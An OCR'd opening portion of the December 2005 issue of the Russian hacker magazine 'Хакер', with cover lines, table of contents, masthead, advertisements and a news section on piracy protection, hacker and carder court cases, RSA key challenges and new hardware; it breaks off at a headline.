

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ
ХАКЕР
WWW.XAKEP.RU
ДЕКАБРЬ 12(84) 2005
Tajikistan mission
ТОЧИКИСТОНСКИЙ КОСЯК | УГРОЗА САЙТАМ НАЦИОНАЛЬНОГО БАНКА, МИНФИНА И ПРЕЗИДЕНТА ТОЧИКИСТОНА СТР. 50
30000 РУБЛЕЙ В КАЖДОМ НОМЕРЕ
ВОСКРЕШЕНИЕ БОТНЕТА
ИСТОРИЯ О ТОМ, КАК ПОПОЛНЯЮТСЯ ХАКЕРСКИЕ БОТНЕТЫ
10 САМЫХ СТРАШНЫХ БАГОВ В ИСТОРИИ СТР.18
РАЗВОДИМ ЧЕРВЕЙ
ЧТО ТАКОЕ МЫЛЬНЫЕ ЧЕРВИ, И С ЧЕМ ИХ ЕДЯТ
КОРОЛИ VX-СЦЕНЫ
ИСТОРИЯ ГРУППЫ
29A
(game)land hi-fun media
9 771609 101009 12>
publishing for enthusiasts





LG





3
ГОДА



LG
Life's Good

Intro НОВЫЙ ГОД УЖЕ СОВСЕМ БЛИЗКО. ТЕБЕ ДАЕТСЯ ВОЗМОЖНОСТЬ ПРЕКРАСНО ПОТРАТИТЬ ВРЕМЯ В РАЗМЕРЕ 10 ДНЕЙ, ДАННОЕ ТЕБЕ СВЫШЕ. ПРОВЕСТИ ВРЕМЯ С БЛИЗКИМИ И ДРУЗЬЯМИ, ПОТОМУ ЧТО, ОПЯТЬ ЖЕ, ТАК ТЕБЕ СКАЗАЛИ СВЫШЕ :). ВЕДЬ САМОСТОЯТЕЛЬНО ПРИДУМАТЬ ПОВОД ДЛЯ ПРАЗДНИКА НАСЕЛЕНИЕ НАШЕГО ГОСУДАРСТВА ВРЯД ЛИ СМОЖЕТ. ПОЭТОМУ ЭТО ПРИДУМАЛИ ЗА НАС. ЧТОБЫ НАС ВСЕХ ОБЪЕДИНИТЬ И ДАТЬ НАМ ВОЗМОЖНОСТЬ ПО-НАСТОЯЩЕМУ ПОВЕСЕЛИТЬСЯ ХОТЬ РАЗ В ГОДУ.

А ТЕБЕ ВЕДЬ, В ПРИНЦИПЕ, НИчЕГО НЕ МЕШАЕТ УСТРОИТЬ СЕБЕ ПРАЗДНИКИ, ОТДЫХАТЬ С ПРИЯТНЫМИ ТЕБЕ ЛЮДЬМИ? МЕШАЕТ? ТОГДА СТОИТ ПРИЗАДУМАТЬСЯ. НЕ МЕШАЕТ? НУ ТОГДА ВСЕ ХОРОШО.

ИТАК, НОВЫЙ ГОД. ЧТО ТЕБЕ НУЖНО СДЕЛАТЬ? ПРАВИЛЬНО, КУПИТЬ ЕЛКУ! А ЧТО ПОТОМ НЕОБХОДИМО С НЕЙ СДЕЛАТЬ? ПРАВИЛЬНО, НАРЯДИТЬ! А ЕЩЕ ЧТО НУЖНО СДЕЛАТЬ ПЕРЕД НОВЫМ ГОДОМ? ПРАВИЛЬНО, КУПИТЬ ПОДАРКИ ДРУЗЬЯМ И БЛИЗКИМ. ЧТО Ж, АЛГОРИТМ ПРОГРАММЫ ДАВНО ЗАПРОГРАММИРОВАН. ОСТАЛОСЬ ТОЛЬКО НАЖАТЬ КНОПОЧКУ START. ЖМИ ЕЕ. С НАСТУПАЮЩИМ ТЕБЯ НОВЫМ ГОДОМ :).


CuTTer
b00bl1k

INTRO....1
MEGANEWS....4

ferrum
МАЛ, ДА УДАЛ....24
ЧТО ПОДАРИТЬ?....30

pc_zone
ТУК-ТУК, ЭТО Я!....32
УСПЕШНЫЙ БИЗНЕС — СТАБИЛЬНЫЙ ДОХОД....36
СТАВИМ «ИРОЧКУ» В ПОЗУ....42

vzlom
ТОЧИКИСТОНСКИЙ КОСЯК....50
ЛОШАДЬ В ПОЛОСКУ....56
НОВОГОДНЕЕ ЯЙЦО ОТ ХАКЕРА....60
ОХОТА НА ХАКЕРА....62
ПОТРОГАЙ НЕЖНО....68
ВОСКРЕШЕНИЕ БОТНЕТА....72
ОБЗОР ЭКСПЛОЙТОВ....76
X-КОНКУРС....77
HACK-FAQ....78

scene
КОРОЛИ VX-СЦЕНЫ....80
АНТОЛОГИЯ СПАМА....84
ТЕХНОЛОГИИ НА СЛУЖБЕ ГОЛЛИВУДА....90
НА ВЕРШИНЕ ПИРАМИДЫ....94

unixoid
НЕВЕДОМЫЙ МИР ИКСОВ....98
ВОЗДУШНЫЕ АСЫ XXI ВЕКА....102
БОЕВОЕ ИСКУССТВО ПОРТИРОВАНИЯ....108

coding
SOFTICE КАК ЛОГГЕР....112
РАЗВОДИМ ЧЕРВЕЙ....118
ПРЕДЕЛ МОБИЛЬНОСТИ....124

creatiff
ТЕСТЕР....130

units
WWW....138
FAQ....142
ДИСКО....146
ШAPOWAREZ....149
E-MAIL....158



/РЕДАКЦИЯ
>Главный редактор
Иван «CuTTer» Петров
(cutter@real.xakep.ru)
>Выпускающий редактор
Александр «Dr.Klouniz»
Лозовский
(alexander@real.xakep.ru)

>Редакторы рубрик
ВЗЛОМ
Никита «Nikitos» Кислицин
(nikitoz@real.xakep.ru)
PC_ZONE и UNITS
Артем «b00b1ik» Аникин
(b00b1ik@real.xakep.ru)
СЦЕНА
Олег «mindw0rk» Чебенеев
(mindw0rk@real.xakep.ru)

UNIXOID
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)
КОДИНГ
Николай «GorluM» Андреев
(gorlum@real.xakep.ru)

ИМПЛАНТ
Алекс Целых
(editor@technews.ru)

DVD/CD
Степан «Step» Ильин
(step@real.xakep.ru)
ВИДЕО ПО ВЗЛОМУ
Олег «NSD» Толстых
(nsd@nsd.ru)
>Литературный редактор
Анна Большова

/ART
>Арт-директор
Константин Обухов
(obukhov@real.xakep.ru)
>Дизайнеры
-- nobody --

/INET
>WebBoss
Скворцова Алена
(Alyona@real.xakep.ru)
>Редактор сайта
Леонид Боголюбов
(xa@real.xakep.ru)

/РЕКЛАМА
>Директор по рекламе gameland
Игорь Пискунов
(igor@gameland.ru)

> Руководитель отдела рекламы цифровой группы
Басова Ольга
(olga@gameland.ru)
>Менеджеры отдела
Емельянцева Ольга
(olgaeml@gameland.ru)
Алехина Оксана
(alekhina@gameland.ru)
Александр Белов
(belov@gameland.ru)
Горячева Евгения
(goryacheva@gameland.ru)
> Трафик менеджер
Марья Алексеева
(alekseeva@gameland.ru)

/PUBLISHING
>Издатель
Сергей Покровский
(pokrovsky@gameland.ru)
>Учредитель
ООО «Гейм Лэнд»
>Директор
Дмитрий Агарунов
(dmitri@gameland.ru)

>Финансовый директор
Борис Скворцов
(boris@gameland.ru)

/ОПТОВАЯ ПРОДАЖА
>Директор отдела дистрибуции и маркетинга
Владимир Смирнов
(vladimir@gameland.ru)
>Оптовое распространение
Степанов Андрей
(andrey@gameland.ru)
>Связь с регионами
Наседкин Андрей
(nasedkin@gameland.ru)
>Подписка
Попов Алексей
(popov@gameland.ru)
тел.: (095) 935.70.34
факс: (095) 780.88.24
> ГОРЯЧАЯ ЛИНИЯ ПО ПОДПИСКЕ
тел.: 8 (800) 200.3.999
Бесплатно для звонящих из России

> ДЛЯ ПИСЕМ
101000, Москва,
Главпочтамт, а/я 652, Хакер
magazine@real.xakep.ru
http://www.xakep.ru

Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ Я 77-11802 от 14 февраля 2002 г.
Отпечатано в типографии «ScanWeb», Финляндия
Тираж 92 000 экземпляров.
Цена договорная.



MEGA NEWS

HITECHNEWS
Федор Галков
(fm@real.xakep.ru)

HARDNEWS
Сергей Никитин

ХNEWS
mindw0rk
(mindw0rk@gameland.ru)

ХNEWS

ПАНАЦЕЯ ОТ ПИРАТОВ




Есть ли панацея от пиратства? Многие считают, что нет. Но корпорация Sony другого мнения. В начале ноября IT-гигант запатентовал новую технологию, которая способна отпугнуть охотников за легкими деньгами. Но в то же время сделает невозможным простой обмен дисками между юзерами. Суть защиты заключается в размещении на CD специального кода, который, будучи однажды считан в память консоли, уничтожается, после чего на других проигрывателях такой диск больше не запустится. Sony планирует внедрить свою новую технологию с выходом приставки PlayStation 3. Компанию можно понять, но уже сейчас это решение вызвало бурю возмущения, в основном среди поклонников PS2. В самом деле, представь ситуацию: просишь продавца проверить игру, приходишь домой, а она у тебя не идет. Или приставка сгорела. Покупаешь новую, но про диск можешь забыть. Специалисты считают, что если Sony и дальше будет искать способы «усложнить жизнь геймерам», то она потеряет многих из них. Возможно, эту защиту также будут юзать в производстве дисков с фильмами в формате Blu-ray.

ДАНЯ ПРИЗНАН ВИНОВНЫМ



Не пугайся, речь идет не о Дане Шаповалове, а о британском хакере Дэниэле Катберге, который известен своим взломом электронного фонда помощи жертвам цунами. Парень работал в IT-компании Corsaire, где занимался компьютерной безопасностью, и имел доступ к ценным информационным ресурсам. Несмотря на арест и обвинения, руководство компании считает, что хакер заслуживал доверия, и этот инцидент — лишь недоразумение. Сам Дэниэль объяснил свой поступок так: он в начале решил сам помочь фонду и перевел на его счет деньги, но затем заподозрил, что стал жертвой мошенников. Лучший способ проверить подлинность сайта — порыться в корневом каталоге, что он, собственно, и сделал. Но админы его просекли и передали властям. Хакера судили по закону CMA и признали виновным. Пока неизвестно, какой Даня получил приговор, но, учитывая его первый арест и хорошие рекомендации, можно предположить, что он получит штраф и условный срок.

СУДНЫЙ ДЕНЬ ДЛЯ ТРЕХ КАРДЕРОВ



В Москве состоялся суд над тремя кардерами: Позднеевым, Рыжиковым и Дмитриевым, которые с февраля по апрель 2005 года затаривались компьютерным добром в е-шопе Softkey по чужим кредитным кардам. Номера кредиток и инфу о владельцах парни скупали по дешевке у более продвинутых «коллег», а затем просто использовали для оплаты покупок. Всего за пару месяцев им удалось приобрести оборудования на 80 тысяч рублей. К апрелю отдел мониторинга платежных операций выявил мошенников и заявил о них в милицию. Некоторое время органы следили за совершением операций, пытаясь выйти на продавцов номеров кредиток, а когда кардеры заказали новую партию товаров на 60 тысяч, взяли их «на горячем». Так как они согласились компенсировать ущерб, а также помочь следствию, все трое получили по 5 лет условно.

НАГРАДЫ ЗА ВЗЛОМ КЛЮЧЕЙ

RSA Security — компания, которая не только не преследует хакеров, пытающихся ее взломать, но даже платит им за взлом. Некоторое время назад она опубликовала цепочку ключей возрастающей длины и предложила награду тем, кто сможет их хакнуть. Чем дальше ключ в цепочке, тем дороже он стоит. Последнее число имеет 2048-битную длину и оценено в 200 тысяч долларов. Самыми активными участниками эстафеты стала группа криптоаналитиков из Бонна, они в мае этого года декодировали 200-значное число, а в ноябре — 193-значное. Для этого были задействованы 80 процессоров Optron по 2,2 Гц каждый. К победам компьютерщиков из Бонна RSA отнеслась со скепсисом. Парням потребовалось несколько месяцев для того, чтобы одолеть далеко не самые сложные ключи. При таких темпах декодировать главный ключ займет десятки лет. Впрочем, компьютерную мощь, привлеченную к работе, вряд ли можно назвать гигантской. Имеющиеся суперкомпьютеры намного быстрее такого кластера, но работают они над другими задачами. Если бы можно было привлечь их или бы заюзать приличную сеть пользовательских машин, то дело бы пошло намного быстрее.



В БЕЛАРУСИ РАЗРАБАТЫВАЮТ АЛЬТЕРНАТИВУ ВИНДЫ




Республика Беларусь бросила вызов могущественной Microsoft. Причем в той области, где софтварный монстр особенно силен. Сенсационная новость о том, что белорусские программеры приступили к разработке собственной операционной системе на открытых кодах, была объявлена президентом страны Александром Лукашенко еще два года назад, на IT-саммите в Женеве. Но тогда это было больше похоже на рассуждения. Александр объяснял, почему их жителям приходится нарушать интеллектуальные права и покупать пиратский софт, насколько их зарплаты не соответствуют ценам на софт. Разработка своими силами альтернативы винды стала бы решением проблемы. Европейский союз поддержал Лукашенко, но только теперь разработчики приступили к активной работе. Сейчас они подготавливают заявку на финансирование проекта, и к моменту выхода журнала депеша будет уже отправлена в Евросоюз. Ожидается, что белорусская система будет совместима с Windows-приложениями и появится (если появится) в продаже по цене $15. О достоинствах ее пока говорить рано, как и о времени выхода, — система находится в ранней стадии разработки. Но похвально, что люди своими силами стараются бороться с монополией Microsoft. Что из этого выйдет, мы узнаем через несколько лет. Или несколько десятков лет.

СЕКОНД ХЭНД ОТ MICROSOFT

Очень многих удивило недавнее решение Microsoft. Билли, который всегда был сторонником лицензий и качественного техсуппорта, благословил британских реселлеров приторговывать б/у'шными коробками с виндой. Поступают такие партии в основном от обанкротившихся фирм и продаются со скидкой в 20—50%. Раньше это считалось незаконным и приравнивалось к пиратству. Теперь во всех ларьках с секонд хэндом от Microsoft висит табличка: «одобрено Гейтсом». Ну или что-то в этом роде. Подобный ход в софтварной компании, оказывается, планировался еще полтора года назад. Теперь б/у лицензии считаются активами и, по словам представителя Microsoft, могут изменить отношение к потрепанным коробкам. Менеджер по лицензированию ПО фирмы Basilica Крис Лам прокомментировал такую ситуацию так: «Это определенно угроза для нас, так как мы ориентируемся на предоставление своим заказчикам полного спектра услуг. Я не знаю, какие цены предлагают эти парни, но если можно будет приобрести точно такие же лицензии за треть цены, то последствия будут катастрофическими».




GOOGLE ВНЕДРЯЕТ НОВЫЙ ХОСТИНГ-СЕРВИС



15 ноября Google запустила новую службу Google Base. Это бесплатный хостинг файлов с практически неограниченным объемом и удобными инструментами сортировки и поиска. Второй вариант использования — хороший источник, чтобы поделиться своей информацией и файлами с другими юзерами. Можно даже вести блог или размещать рекламные объявления. Уже сейчас специалисты предрекают соперничество с такими порталами, как eBay, которые специализируются на размещении коммерческих объявлений. Но директор Google, Марк Лейбовиц, заверил, что целей конкурировать с такими сайтами у них нет, вместо этого они просто помогают людям донести до своих друзей, знакомых или просто других юзеров определенную информацию, чаще всего некоммерческого содержания. Пока Google Base находится в стадии Beta-тестирования, ты имеешь шанс стать ранним пользователем службы, зарегистрировавшись по адресу *http://base.google.com.*

MICROSOFT РАЗРАБАТЫВАЕТ НОВУЮ ЗАЩИЩЕННУЮ ОС



Кодовое название проекта — Singularity. Никакого отношения к винде новая система не имеет и будет основана на совершенно новых технологиях. Разрабатывается она отдельным штатом из 35 программистов, а основным критерием является надежность. Сейчас разработчики дорабатывают ядро системы, состоящее из 300 тысяч строк кода на языке C#, а также шлифуют новую технологию Software Isolated Processes (SIP), при которой процессы выполняются в изолированных «контейнерах».

Такой подход позволяет лучше и быстрее проверять работу всех компонентов — достаточно обратиться к SIP, на котором он запущен. Пока неизвестно, как будет позиционироваться новая ОС Microsoft. Скорее всего, Singularity станет альтернативным решением для серьезных фирм, которые заботятся о своей безопасности, и будет применяться в финансовых сферах или там, где находится информация из разряда «совершенно секретно».

ОГРОМНЫЙ SAMSUNG



Как всем известно, чем больше диагональ у монитора, тем больше полезной информации на нем помещается. Но человеку всегда мало. Сначала его устраивали 14 и 15-дюймовые экраны, потом пределом мечтаний стали «семнашки», а теперь и размер в 19 дюймов многих не особо устраивает. Специально для них компания Samsung представляет 20,1-дюймовый монитор SyncMaster 204Ts с фирменной PVA-матрицей. Он имеет разрешение 1600x1200 точек, широкие углы обзора (170 градусов по вертикали и горизонтали), яркость 250 кд/м2 и контрастность 700:1 при времени отклика 16 мс. Имеются преднастроенные режимы, которые, как и все прочие параметры, можно изменять без помощи кнопок монитора — с помощью утилиты MagicTune. Но магия на этом не заканчивается, есть еще функция MagicRotation, которая автоматически подстроит изображение при переводе монитора в портретный режим. К этой панели можно напрямую подключать различные устройства вроде DVD-плеера. При этом поддерживаются такие режимы, как PIP (Picture In Picture) и PBP (Picture By Picture), что позволяет одновременно видеть на экране картинки из различных источников.

HARDNEWS

ГОРДОЕ СЛОВО МОДЕМ



Локальные сети и прочие коммуникационные новшества — это, конечно, очень хорошо, но не стоит делать презрительную мину и при слове «модем». Особенно если это не простой, а ADSL-модем от компании Acorp. Сегодня она представляет нам две своих новинки: модемы Sprinter@ADSL LAN120 и Sprinter@ADSL LAN420 второго поколения. Приписочка про поколение означает очень приятную вещь: эти модемы поддерживают связь по технологиям ADSL2 и ADSL2+, на которые уже давно начинают переходить соответствующие провайдеры. Это означает, что они могут принимать данные со скоростью до 24 Мбит/с. Модель Sprinter@ADSL LAN120 предназначена для использования на дому или в небольшом офисе. Благодаря наличию интерфейсу Fast Ethernet и функциям маршрутизатора его можно подключить к локальной сети и обеспечить использование канала ADSL нескольким пользователям одновременно. Модем Sprinter@ADSL LAN420 имеет четырехпортовый коммутатор Fast Ethernet и функции маршрутизатора, что избавляет пользователя от необходимости приобретения отдельного коммутатора Ethernet.

С-200 ЭТО НЕ ТОЛЬКО ЗРК

Ты наверняка слышал в выпусках теленовостей такие названия, как С-200, С-300 и С-400. Да, правильно, это отечественные зенитно-ракетные комплексы, самые лучшие в мире. Но сейчас мирное время, поэтому такими названиями обладают не только военные машины, но и комплекты акустических систем для домашних кинотеатров. Знакомься — С 200 от компании AVE. Это шестиканальные системы, отличающиеся стильным дизайном, метровыми фронтальными колонками, системой объемного звучания и полноценной двухполосной конструкцией излучателей. Компактный сафвуфер содержит блок цифровой регулировки высоких, низких частот и баланса, многоканальный усилитель для громкоговорителей основных каналов (30 Вт x5) и, разумеется, самого сабвуфера, номинальная выходная мощность которого составляет 80 Вт. У системы имеется пульт дистанционного управления и широкие коммуникационные возможности — аналоговые порты и два микрофонных входа для караоке. Предлагается два выбора расцветки — серебристая и темное дерево.



НЕ ВСТАЕМ С ДИВАНА

Наверное, все в детстве слышали о волшебной палочке, которая дает своему обладателю очень много плюсов. А потом мы вырастали и понимали, что никакой такой палочки вовсе нет. Разочарование было жутким. Компания Logitech захотела подсластить пилюлю, выпустив пульт Harmony Advanced Universal Remote Control. Теперь можно забыть кучу устройств ДУ, каждое из которых может управлять только одним бытовым прибором. Это Пульт от Logitech является универсальным — с его помощью можно управлять практически любым домашним электронным устройством: компьютером, телевизором, домашним кинотеатром, приставкой X-Box... Причем не поочередно, а одновременно, так как на небольшом ЖК-экране происходит выбор необходимого прибора. Онлайновая база компании содержит в себе информацию об огромном количестве устройств и настройке для управления ими. Скачиваем их, через разъем USB передаем в пульт — и вуаля! Так как телевизором может управлять любой человек, а компьютером — нет, то компания Logitech предусмотрела удобство и легкость работы с пультом — специальный мастер поможет во всем разобраться даже неопытному пользователю.


ASUS рекомендует Windows® XP Professional
intel inside
centrino™
MOBILE TECHNOLOGY
M6 SERIES NOTEBOOK
Окунись в море
цифрового удовольствия
Насладись жизнью в современном цифровом мире
Ноутбуки ASUS M6Va с новейшим чипсетом Intel® 915PM (поддерживает DDR2 400/533 МГц и PCI Express) и беспроводной связью Intel® Pro/Wireless 2915ABG, - это быстрые и точные машины высокого класса. Великолепное изображение реализуется благодаря широкоформатной 15.4" TFT- матрице Crystal Shine и производительному графическому адаптеру с развитой системой обработки 3D-графики. Подключайтесь к миру цифровых развлечений и мощных вычислений.
Intel® Centrino® Mobile Technology
- Процессор Intel® Pentium® M 700 серии
- Intel® 915PM chipset
- Intel® Pro/Wireless 2915 a/b/g или 2200 b/g
Microsoft® Windows® XP:
- Home Edition
- Professional Edition
Широкоформатная TFT- матрица Crystal Shine с диагональю 15.4" WSXGA+ (1680x1050)
Видеоподсистема PCI-E ATI Mobility™ Radeon® X700 с 128Мб
Память до 2 Гб DDR2 400/533 МГц
Bluetooth
Audio DJ: прослушивание музыки без загрузки системы
Удобный дизайн широкого экрана и тачпада
Всемирная гарантия 2 года
Горячая Линия ASUS: (095) 23-11-999
ASUS®
www.asus.ru
HEART OF TECHNOLOGY
Москва: Армада PC (095) 641-04-24 многоканальный, Артрон (095) 789-85-80, Avakom M (095) 784-67-36, Avanta PC (095) 954-54-22, Белый Ветер (095) 730-30-30, ForceComp (095) 775-66-55, ION (095) 729-57-10, NEXUS (095) 928-23-67, Тенфолд (095) 545-32-71, OLDI (095) 105-07-00, ПИРИТ (095) 974-32-10, Polaris (095) 755-55-57, Портком (095) 101-33-64, Респект (095) 177-40-77, Сетевая Лаборатория (095) 500-03-05, SMS (095) 956-12-25; СтартМастер (095) 967-15-15, ТФК (095) 749-96-32; Умные машины (095) 780-00-41, Ф-Центр (095) 105-64-47, USN (095) 775-82-02; Санкт-Петербург: Display (812) 103-00-18, КЕЙ (812) 331-24-77, Микробит (812) 333-44-44, Компьютерный мир (812) 333-00-33; СТР Компьютерс (812) 542-4551; Барнаул: C-Trade (3852) 38-10-00; Воронеж: РЕТ (0732) 77-93-39; Екатеринбург: Парад (3432) 51-48-22, Старттехно+ (3432) 56-85-01; Краснодар: Владос (8612) 62-33-73, Санрайз (8612) 640-066; Новосибирск: НЭТА (3832)16-33-11, Техносити (3832) 125-333; Ростов на Дону: Центр-Дон (8632) 698-668; Самара: Прагма (8462) 701-701; Томск: Интант (3822) 41-55-32; Тюмень: AD Systems (3452) 22-35-33; Челябинск: Японская электроника (3512) 63-74-34; Хабаровск: Anykey (4212) 328-155

iPod GOOD Buy!

У любой популярной вещи, помимо миллионов фанатов, обязательно находятся и ярые противники. Причем количество недоброжелателей и эксцентричность их выходок прямо пропорциональны распространенности устройства. Ненавистники плеера iPod недавно создали сайт *smashmyipod.com*, целью которого было собрать $400 на приобретение нового iPod, после чего отправиться в фирменный магазин Apple и, не отходя от кассы, вдребезги разбить покупку прямо на глазах у удивленных продавцов и покупателей. Сразу после запуска сайта в адрес авторов посыпались тысячи гневных писем и угроз от яблочников, однако людей, желающих проспонсировать данное мероприятие, тоже было предостаточно, и в результате требуемая сумма была внесена в довольно оперативные сроки. Как ни странно, авторы не прикарманили собранные деньги, а через несколько дней, как и обещали, с особым цинизмом честно исполнили задуманное. При этом весь процесс экзекуции засняли на видеокамеру и выложили для свободного скачивания на собственном сайте. На данный момент эту запись скачали более 250000 раз. Конечно, создатели сайта не собираются останавливаться на достигнутом, уже запущены три аналогичных проекта, направленных на разрушение игровых приставок нового поколения: Xbox 360, PlayStation 3 и Nintendo Revolution. Кстати, к моменту выхода этого номера смертный приговор уже должен быть исполнен и для приставки от Microsoft (необходимые $430 уже внесены).

Если есть такие ненавистники, то, видимо, есть и фанаты. В Америке чрезвычайно много шизанутых фанатов белого дизайна. Наш добрый начальник экс-главред журнала Хакер, товарищ SINtez, сравнительно недавно был у западных братьев в гостях. Сидя в кафе, он увидел, как один негр нервно ковыряется своими руками в куртке. Оказалось, что этот негр незаметно достал старый кассетный плеер, поменял сторону кассеты и включил музыку обратно. Причем темнокожий товарищ был с наушниками от iPod. В общем, негр банально боялся запалиться со своим древним плеером.

Одним словом, уровень фанатизма в Америке к продукции Apple достиг критической точки. На тебя будут косо смотреть, если ты будешь идти с плеером от другого бренда или, наоборот, улыбнутся, если увидят в руке белый iPod. У нас в России такого бешенного фанатизма нет, но некоторые уже начали сходить с ума. Например, наш горячо любимый symbiosis уже купил себе последний iPod и ноутбук PowerBook G4. Естественно, у него установлен iTunes последней версии.



СДЕЛАЙ СВОЙ ВЫБОР!

THOMSON 1st mp3 # co-developer


Твой мир всегда с тобой.

Thomson Lyra – новая линия mp3 плейеров/записывающих устройств – вне моды и стиля. Просто выбери то, что подходит именно тебе. Будет ли это **FM радио, плейер и записывающее устройство «всё–в–одном»** или **USB ключ** для прямой передачи данных, а может быть, **5–гигабайтный аудио «jukebox»** для просмотра фотографий или **мультимедиа «jukebox»** для записи и просмотра видео со звуком, музыки и фотографий – решать только тебе. Thomson Lyra. Куда бы ты ни собрался, возьми свой мир с собой...



Товар сертифицирован.

ХАКЕРЫ НА ФИНАНСОВОЙ БИРЖЕ



Как можно разбогатеть, если ты банкир и неплохо соображаешь в компьютерной безопасности? Можно украсть у своего же банка миллион баксов, но тебя поймают и посадят на следующий день. Можно приторговывать инфой, но тоже небезопасно. Кто знает, в какие руки эта инфа попадет, и не сдаст ли тебя покупатель. Эстонские банкиры Оливер Пеек и Кристиан Лепик придумали свой способ. Воспользовавшись банковским компьютером LHV, они установили жучок на сайте Business Wire и стали ждать. Стоит сказать, что BW — это центральный портал, на который стекаются пресс-релизы и инфа об акциях разных компаний со всего мира. Все это приходит в зашифрованном виде, обрабатывается сотрудниками сайта и затем обнародуется. BW является основным источником инфы для брокеров ведущих бирж, на основе данных оттуда ведется анализ стоимости тех или иных акций. Но вернемся к нашим хакерам. Шпионская прога автоматически подбирала пароли на закрытые участки сервера и отсылала все полученные данные двум банкирам. Преимущества даже в 2 часа на фондовой бирже достаточно, чтобы заработать большие деньги. И эстонские парни времени не теряли. Всего за 10 месяцев на биржевых играх с помощью взломанной инфы, Оливеру и Кристиану удалось заработать почти 8 миллионов долларов. Но сладкая жизнь долго продолжаться не могла. В прошлом месяце парней вычислили, и теперь иск по их делу проходит в нью-йоркском суде.

МУЗЫКАЛЬНЫЙ СИЛИКОН



Некоторые люди настолько прагматичны, что стремятся найти практическое применение совершенно бесполезным на первый взгляд вещам. Взять хотя бы силикон, да-да, самые обычные силиконовые имплантанты для увеличения размера бюста. Казалось бы, бестолковее вещи сложно найти, но и здесь не все безнадежно. Ian Pearson — исследователь из компании BT Laboratories — предложил встроить силиконовые протезы в MP3-плеер! Причем в одну грудь будет имплантироваться сам плеер, а в другую — чип для хранения данных. Общаться же друг с другом и с внешним миром они будут по технологии Bluetooth. Само собой, оба модуля будут сверхминиатюрными, так что на ощупь все должно остаться таким же приятным, как прежде. В принципе, проект планируется реализовать не раньше чем через 15 лет, и более детальная информация пока не разглашается, поэтому остальные подробности приходится домысливать за автора. Во-первых, не понятно, каким образом модули будут подзаряжаться, очевидно, что никакие внешние разъемы не приемлемы, так что можно будет использовать популярный ныне индукционный метод или старый проверенный метод встряхивания :). Также для прослушивания музыки потребуются беспроводные наушники (передача вибраций через кости и громкоговорители отметаются), ну и пульт управления. Мне вот только интересно, после такого апгрейда девушка будет считаться киборгом?


ДВА ШАГА ВПЕРЕД

В последние несколько лет в новостях не раз проскакивали сообщения об изобретении устройств, позволяющих дистанционно управлять, например, тараканами или мышами. Но никто и не подозревал, что манипулировать человеком окажется ничуть не сложнее, при этом можно будет даже обойтись без хирургического вмешательства и имплантирования в организм всяких чипов. За данное изобретение ответственна японская корпорация NTT (Nippon Telegraph & Telephone). Устройство представляет собой огромные «наушники», надеваемые на подопытного, и пульт дистанционного управления (как от гоночной машинки). Естественно, заставить подопытного сплясать джигу не удастся, можно лишь управлять его движением (вперед — назад — вправо — влево). Если на пульте в любом направлении отклонить джойстик, то «наушники» пошлют едва заметный электрический импульс в область уха (примерно туда, где находится вестибулярный аппарат). Однако мозг истолкует этот импульс не как легкий укол, а как сигнал от вестибулярного аппарата, что тело потеряло равновесие и начинает падать. В этот момент человек на самом деле потеряет равновесие и, чтобы не упасть, будет вынужден сделать шаг в сторону (как раз туда, куда был направлен джойстик). Как показали опыты, не подчиниться приказу абсолютно нереально, иначе просто упадешь. Заявлено, что устройство предназначено для придания реалистичности виртуальным играм, но где оно найдет свое окончательное применение пока не известно. Кстати, новинка еще не получила официального подтверждения о безвредности для здоровья, поэтому о поступлении девайса в продажу говорить еще рано.



ТЕРАБАЙТНЫЙ КОНСТРУКТОР

